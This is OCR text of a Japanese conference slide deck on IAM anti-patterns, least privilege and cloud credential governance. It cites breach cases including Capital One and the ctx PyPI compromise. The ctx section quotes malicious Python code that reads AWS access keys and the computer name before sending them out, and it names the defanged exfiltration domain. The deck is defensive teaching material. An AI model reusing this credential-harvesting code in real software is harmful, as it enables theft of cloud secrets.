IAM運用でのアンチパターンを整理して セキュリティを意識したクラウド環境づくり

Cloud Operator Days 2024 クロージングイベント

株式会社Flatt Security

齋藤 徳秀

Flatt SECURITY

自己紹介

名前	Norihide Saito
x(旧Twitter)	@a_zara_n
所属	Flatt SECURITY
職種	セキュリティエンジニア
趣味	AWSやGCPをいじり倒す 旅行 / クラフトビール

Flatt SECURITYとは？

Flatt SECURITY

https://flatt.tech/

本日のアジェンダ

1. IAMの10本ノックのおさらい

2. 課題における脅威と、攻撃者の思考

3.脅威に立ち向かうための運用・管理側の準備と心構え

まとめ

※本日の発表は、本イベントのオンラインの部でお話をしたIAMアンチパターン10本ノックをもとに、実際の管理運用でどのように対策を施すべきかや心構えに関して整理したものです。
オンラインの部の登壇資料を読んでいない方でもわかるようにしておりますが、該当資料を前提にお話をする箇所があるかもしれませんので、そちらご容赦ください。

二つの要素

最小権限原則

統制と仕組み

IAMアンチパターン10本ノックのおさらい
最小権限原則

Flatt SECURITY

人間における最小権限

環境: 本番や開発といった環境における操作可能な範囲

職種: 顧客情報を触れることが可能か等

特徴: 開発において行動を明確に定義することは難しい

利用者は何をできるべきか？

機能における最小権限

対象: 操作を行いたいリソースやサービス

動作: どのような操作が必要か

特徴: 機能に関連する動作や対象は明確である

機能は何をするのか？

最小権限原則の例 - 開発環境の場合


Flatt SECURITY

人間における最小権限 - AWS上でインフラを構築するエンジニアの例

職種の特徴: クラウドインフラを構築するため、
リソースの作成や削除とった作業を行う

利用を想定する環境:
開発環境で検証や更新のテストなどを行う

必要な権限: 開発に利用すると思われる比較的大きめな
権限を設定する必要がある



IAMアンチパターン10本ノックのおさらい
最小権限原則の例 - 本番環境の場合


Flatt SECURITY

人間における最小権限 - AWS上でインフラを構築するエンジニアの例

職種の特徴:本番環境へはCI/CDでIaCをもとに
作成をするので自身での作業は基本的に存在しない
必要に応じて、デバッグ用の閲覧権限が必要

利用を想定する環境:
本番環境で障害対応などを行う

必要な権限: Logの確認やメトリクス設定などが見れる
閲覧権限のみにする




Flatt SECURITY

機能における最小権限 - DynamoDBから特定のテーブルを読み取るLambda

機能特性: 特定のテーブルから指定したKeyのデータを読み取る

サービス(DynamoDB)の特性:
IAMを用いることで、テーブル読み取るテーブルを
絞り込むことが可能

必要な権限:
特定テーブルの読み取りやList権限のみを付与する



Flatt SECURITY

なぜ統制を考えるべきなのか

「最小権限の原則」の役割	"こと"が起きた際の権限による操作の制限 / リスクの最小化
統制の役割	リスクに対して予防と発見を行うための施策

考えられるリスク

- 認証情報の共有が第三者からもアクセス可能で攻撃者から取得される
- 認証情報が漏洩した際にどのような操作を行なったのか追跡しずらい
- 退職者や異動した社員が誤ってクラウド資産を操作してしまう

IAMアンチパターン10本ノックのおさらい
IAMにおける統制や仕組みの整備における


Flatt SECURITY

知識的障壁

- 何をすべきか？
- どのように役に立つのか？
- 何が危険なのか？

工数的障壁

- 優先度は？
- 万全を目指していませんか？
- どの単位で対応すべきか？



IAMアンチパターン10本ノックのおさらい
10本ノックにおける課題の抽出

Flatt SECURITY

1.IAM Userを複数アカウントで作成し運用している

2.Logの取得がなされていない

3.IAM Userの棚卸しがされていない

4.ローテーションされない認証情報

5.認証情報のハードコードやずさんな保管

6.IAM ユーザーにMFAが設定されていない

7.IAM ポリシーを常に管理者で設定 / “*” を多用する

8.IAM Roleの信頼関係やリソース制限が緩い

9.複雑なリソースタグ戦略と複雑なポリシー

10.既知の権限昇格につながる可能性のある権限が付与されている

IAMアンチパターン10本ノックのおさらい
10本ノックにおける課題の抽出

Flatt SECURITY

管理に関する課題

誤操作における課題

Logにおける課題

セキュリティに関する課題

内部不正における課題

外部の脅威における課題

おさらいをもとにした本発表の役割

本発表では、オンラインセッションでお話ししたアンチパターンが実際どのような影響をもたらすのか？実際の脅威(攻撃者)はどのような思考で、クラウドの認証情報を取得しに来るのかについてお話しします。

主なトピック

- 課題における攻撃者の思考
    - 攻撃者が認証情報を取得しなにをするのか？
    - 認証情報の杜撰な管理がなにを及ぼすか？
- 管理運用をするメンバーの心構え

課題における攻撃者の思考

Flatt SECURITY

- クラウドにおいては、攻撃者は顧客情報や機微情報を取得するため、IAM等の認証情報を奪取しようと攻撃を行います。
- そのような環境下で、管理や開発、運用をするエンジニアはどのように考えるべきか、逆算をして考えていこうと思います。
- 逆算をするためには、攻撃者が結果としてなにを考え、どのように攻撃を行うのかを知る必要があります。
- 本章ではそのような「攻撃者の思考」について、見ていきます。
-

攻撃者の思考(実例ベース)

Flatt SECURITY

piyolog

piyokangoの備忘録です。セキュリティの出来事を中心にまとめています。このサイトはGoogle Analyticsを利用しています。

2019-08-06

SSRF攻撃によるCapital Oneの個人情報流出についてまとめてみた

不正アクセス　海外事例

2019年7月29日、米金融大手 Capital Oneは不正アクセスにより1億人を超える個人情報が流出したと発表しました。WAFの設定ミスに起因して、Server Side Request Forgery（SSRF）攻撃を許したことにより情報を盗まれたと見られています。ここでは関連する情報をまとめます。

Capital Oneによる公式発表

- Information on the Capital One Cyber Incident（米国向け）
- Information on the Capital One Cyber Incident（カナダ向け）
- Frequently Asked Questions

（1）影響範囲

影響が及んだ人数の内訳は以下の通り。

米国	約1億人
カナダ	約600万人

- 発表時点でCapital Oneは流出した情報が外部へ出回ることや、詐欺への使用は確認していない
- クレジットカード番号、ログイン情報は侵害されていない。

（2）外部へ流出した情報

- クレジットカードへの申し込みを行った消費者、および中小企業に関する情報

（2）外部へ流出した情報

- クレジットカードへの申し込みを行った消費者、および中小企業に関する情報。
- 2005年〜2019年初めまでの間に収集された情報が対象。
- 氏名、住所、郵便番号、電話番号、メールアドレス、生年月日、年収（自己申告）が含まれる。
- 一部では以下の情報も含まれていた。
  - カードのスコア、与信限度額、残高、支払い履歴、連絡先情報を含む顧客ステータス情報。
  - 2016年、2017年、2018年の合計23日間のトランザクションデータの断片。


これに加え、米国、カナダでは次の情報が流出した。

社会保障番号	アメリカ 約14万人 カナダ 約100万人
銀行口座番号	アメリカ 約8万件

インシデントタイムライン

日時	出来事
2019年3月22日、23日	Capital OneのAWS環境へ不正アクセスが発生。
2019年6月27日	女が自分のSlackチャンネルへ違法取得したDBとみられるリストを投稿。
2019年7月17日	Capital Oneへデータリークに関する情報提供。
2019年7月19日	Capital Oneが流出の事実を確認。
2019年7月29日	FBIが不正アクセス事件関与の女を逮捕。
同日	米司法省が女の逮捕を発表。
2019年7月30日	Capital Oneがインシデントを公表。

攻撃者の思考(実例ベース)



TOYOTA MOBILITY SERVICE

契約済企業様ログイン ▷ レンタカー予約 ▷

法人リース　お困りごと解決　カーボンニュートラル　お客さまの声　モビマガ　企業情報　お問い合わせ

HOME ＞ お知らせ ＞ お客様のメールアドレス等の漏洩可能性に関するお詫びとお知らせ...

2024.02.16

お客様のメールアドレス等の漏洩可能性に関するお詫びとお知らせについて

トヨタモビリティサービス株式会社が提供する社用車専用クラウドサービス「Booking Car」をご利用中、または過去ご利用いただいた企業・自治体の従業員・職員の方のメールアドレスおよびお客様識別番号（管理用の目的でお客様お一人お一人に割り振らせていただいている番号）、約25,000名分が漏洩した可能性があることが判明致しました。
「Booking Car」をご利用いただいている企業・自治体およびご登録いただいているお客様には大変なご迷惑、ご心配をおかけすることを、心よりお詫び申し上げます。

対象となるお客様は、2020年11月以降、「Booking Car」のご利用画面にてご自身のメールアドレスをご登録いただいた方となります。また、漏洩の可能性のある個人情報は以下のとおりでございます。なお、クレジットカードに関する情報は当システム内に保持しておりませんので、漏洩の可能性はございません。

1	写真アップロード操作で保存した写真データ（顔写真、車両キズ等）
2	車両登録でお客様が設定した車両の画像データ
3	車両・従業員登録に使用する一時ファイルやログ情報 ＜個人情報に該当する項目＞ メールアドレス／予備メールアドレス／社員番号／氏名／氏名フリガナ／携帯電話番号／電話予備連絡先／支店名／支店住所／部署コード／部署名／役職／顔写真画像／IPアドレス／駐車場場所／行先など記入される内容／端末情報 計17項目

攻撃者の思考(実例ベース)

Flatt SECURITY

piyolog

piyokangoの備忘録です。セキュリティの出来事を中心にまとめています。このサイトはGoogle Analyticsを利用しています。

2022-05-26

AWS認証情報が盗まれる2つのライブラリ改ざんについてまとめてみた

海外事例 サプライチェーン攻撃

2022年5月24日（米国時間）、SANS ISCのフォーラムでPython向けライブラリの1つ（その後PHP向けライブラリでも判明）が第三者により不正なコードを含むアップデートが行われていたとして注意を呼び掛ける投稿が行われました。その後この行為に関わっていたとして実行者とみられる人物が顛末を公開しました。ここでは関連する情報をまとめます。

改ざんされた2つのライブラリ

- 今回影響が確認されたのPython Package Index（Pypi.org）で公開されている「ctx」、Packagist（Packagist.org）で公開されている「PHPass」の2つ。

影響を受けたライブラリ	インストール実績	改ざんされたとみられる期間	概要
ctx	約75万回	2022年5月14日〜5月24日頃	辞書(dict型オブジェクト)を操作するユーティリティを提供するPython向けのパッケージ
		2022年5月19日？	パスワードハッシュフレームワークを提供する

AWSシークレットアクセスキーなどを外部へ送信


- 改ざんされたctxを使用していた場合、特定のドメイン `anti-theft-web.herokuapp[.]com` に対して使用しているシステム環境変数の全てを送信するよう実装が行われていた。また初期(改ざんされたctx-0.1.2)の実装ではコンピューター名、AWSアクセスキーID、AWSシークレットアクセスキーの3つを送信するよう実装されていた。phpassも同様の外部へ情報を送信する実装が行われていた模様。*3
- ctxは改ざんされた期間中に約2万7000件（1日平均1600回程度ダウンロードされているところ、更新後は4548件をピーク）のダウンロードが行われたことをPyPIの管理者は明らかにしているが、大半は更新後の同期を行うためPyPIのミラーによって実行されたものと見方を示している。

```
def __init__(self):
    if environ.get('AWS_ACCESS_KEY_ID') is not None:
        self.access = environ.get('AWS_ACCESS_KEY_ID')
    else:
        self.access = "empty"

    if environ.get('COMPUTERNAME') is not None:
        self.name = environ.get('COMPUTERNAME')
    elif uname() is not None:
        self.name = uname().nodename
    else:
        self.name = "empty"

    if environ.get('AWS_SECRET_ACCESS_KEY') is not None:
        self.secret = environ.get('AWS_SECRET_ACCESS_KEY')
    else:
        self.secret = "empty"

    self.sendRequest()
```

AWSシークレットアクセスキー等の情報を送信する処理(0.1.2で実装されていたもの)

攻撃者が認証情報を取得しなにをするのか？
攻撃者の思考の追体験

Flatt SECURITY



認証情報の杜撰な管理がなにを及ぼすか？

Flatt SECURITY

- ファイルサーバやSlackのDM、Google Driveでの広範な許可設定での共有などは、攻撃者が社内ネットワークやユーザーの端末を乗っ取った際に、まず初めに認証情報を探す箇所です。
- 認証情報をこのようなずさんな共有をするとどのような課題をうむのか、図にしながら見ていきましょう。

ずさんな管理だと


Flatt SECURITY

ファイルサーバーでの認証情報の受け渡し

新しくチームに
入ったので
IAM発行してください

認証情報の受け渡しを
どうしましょうか？

OK！
ファイルサーバー経由で
送ります！



ずさんな管理だと

Flatt SECURITY

ファイルサーバーでの認証情報の受け渡し

ずさんな管理だと


Flatt SECURITY

ファイルサーバーでの認証情報の受け渡し

ずさんな管理だと

Flatt SECURITY

ファイルサーバーでの認証情報の受け渡し




認証情報の杜撰な管理がなにを及ぼすか？

Flatt SECURITY

- 付与された権限が広範な権限を持っていた場合、あくいのある人が権限を悪用することで、意図しない情報漏洩につながる。
- 認証情報を共有する際は、閲覧の範囲を極小にした状態で、不要になったら削除をするなどし、対策を施して下さい。

脅威に立ち向かうための
管理・運用をするメンバーの心構えと仕組みづくり

Flatt SECURITY



ご清聴ありがとうございました

弊社HP

登壇者SNS